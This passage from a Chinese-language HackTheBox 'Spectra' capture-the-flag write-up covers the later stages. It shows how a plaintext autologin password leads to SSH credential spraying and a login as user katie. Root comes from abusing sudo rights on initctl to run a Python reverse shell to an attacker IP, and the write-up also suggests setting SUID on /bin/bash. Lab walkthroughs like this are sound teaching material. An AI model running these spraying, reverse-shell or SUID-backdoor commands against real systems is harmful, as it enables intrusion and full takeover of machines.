从脚配置中看到，会在 `/mnt/stateful_partition/etc/autologin`、`/etc/autologin` 目录中读取passwd文件中的密码。

```
tpm2
cat /etc/autologin/passwd
cat /etc/autologin/passwd
SummerHereWeCome !!
nginx@spectra /opt $
```

成功在 `/etc/autologin/passwd` 中发现新的密码: SummerHereWeCome!!

使用目前收集到的用户名和密码信息，进行ssh登录爆破：

```
(root@kali)-[/home/kali/hackthebox/Spectra/file]
# cat users.txt passwords.txt

root
chronos
katie
nginx
user
devteam01
development01
SummerHereWeCome !!

(root@kali)-[/home/kali/hackthebox/Spectra/file]
# cme ssh 10.10.10.229 -u ./users.txt -p passwords.txt

SSH 10.10.10.229 22 10.10.10.229 [*] SSH-2.0-OpenSSH_8.1
SSH 10.10.10.229 22 10.10.10.229 [-] root:devteam01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH 10.10.10.229 22 10.10.10.229 [-] root:development01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH 10.10.10.229 22 10.10.10.229 [-] root:SummerHereWeCome !! Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
]
SSH 10.10.10.229 22 10.10.10.229 [-] chronos:devteam01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH 10.10.10.229 22 10.10.10.229 [-] chronos:development01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH 10.10.10.229 22 10.10.10.229 [-] chronos:SummerHereWeCome !! Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
ve']
SSH 10.10.10.229 22 10.10.10.229 [-] katie:devteam01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH 10.10.10.229 22 10.10.10.229 [-] katie:development01 Bad authentication type; allowed types: ['publickey', 'keyboard-interactive']
SSH 10.10.10.229 22 10.10.10.229 [+] katie:SummerHereWeCome !!
```

```
$ sshpass -p 'SummerHereWeCome!!' ssh katie@10.10.10.229
```

成功登录katie用户拿到 user flag。

## 权限提升 (Privilege Escalation)

在 katie 用户下继续运行 linpeas 进行信息收集，发现 `sudo -l` 下有对 initctl 的配置：

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

initctl - init 守护进程控制工具，允许系统管理员与 Upstart init 守护进程通信和交互。

```
1 katie@spectra /tmp $ sudo /sbin/initctl help
2 Job commands:
3     start                Start job.
4     stop                 Stop job.
5     restart              Restart job.
6     reload               Send HUP signal to job.
7     status               Query status of job.
8     list                 List known jobs.
9
10 Event commands:
```

```

11 emit                                Emit an event.
12
13 Other commands:
14 reload-configuration                Reload the configuration of the init daemon.
15 version                            Request the version of the init daemon.
16 log-priority                       Change the minimum priority of log messages from the init
17 show-config                        Show emits, start on and stop on details for job configura
18 help                               display list of commands
19
20 For more information on a command, try `initctl COMMAND --help'.

```

在 `/etc/init` 中可以找到对自启动服务的配置信息，但需要具有 `developers` 组的身份才能编辑。

```

4.0K -rw-r--r-- 1 root root 1.7K Jun 19 2020 system-services.conf
4.0K -rw-r--r-- 1 root root 671 Dec 22 2020 tcstd.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test1.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test10.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test2.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test3.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test4.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test5.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test6.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test7.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test8.conf
4.0K -rw-rw---- 1 root developers 478 Jun 29 2020 test9.conf
4.0K -rw-r--r-- 1 root root 2.6K Dec 22 2020 tlsdated.conf

```

查下组配置，目前我们的用户包含在 `developers` 组中。

```

katie@spectra /etc/init $ cat /etc/group | grep dev
netdev:!:408:
devbroker:!:230:
developers:x:20158:katie
katie@spectra /etc/init $

```

OK，我们现在只需要写一个配置然后用 `sudo initctl` 去启动运行即可。

```

1 #!/bin/bash
2 echo -e "description \"Test node.js server\"\nauthor      \"katie\"\n\nstart on filesystem

```

这里我直接获取 root flag 即可，然后重新加载下配置在启动同名的 test 服务。

```

1 sudo /sbin/initctl reload-configuration
2 sudo /sbin/initctl list
3 sudo /sbin/initctl start test

```

可以看到，成功获取到了 root flag。

```

usb_bouncer stop/waiting
test start/running, process 130511
katie@spectra /tmp $ cat root.txt | wc -c
33
katie@spectra /tmp $

```

随后将 `exec` 后面的内容改成 `bash /tmp/test.sh` 运行就可以拿到 root shell:

```
breachnode stop/waiting
usb_bouncer stop/waiting
test start/running, process 130779
katie@spectra /tmp $ cat /tmp/test.sh
#!/bin/bash
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.15",9900));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
katie@spectra /tmp $

listening on [any] 9900 ...
id
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.229] 37488
spectra / # id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt | wc -c
cat /root/root.txt | wc -c
33
spectra / #
```

复盘时看到还有一个更加简单的办法，`script` 里面直接给 `/bin/bash` 设置SUID权限也就是 `chmod +s /bin/bash`，然后执行 `/bin/bash -p`，瞬间拥有root shell。



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### 参考

- <https://www.cnblogs.com/solohac/p/4154181.html>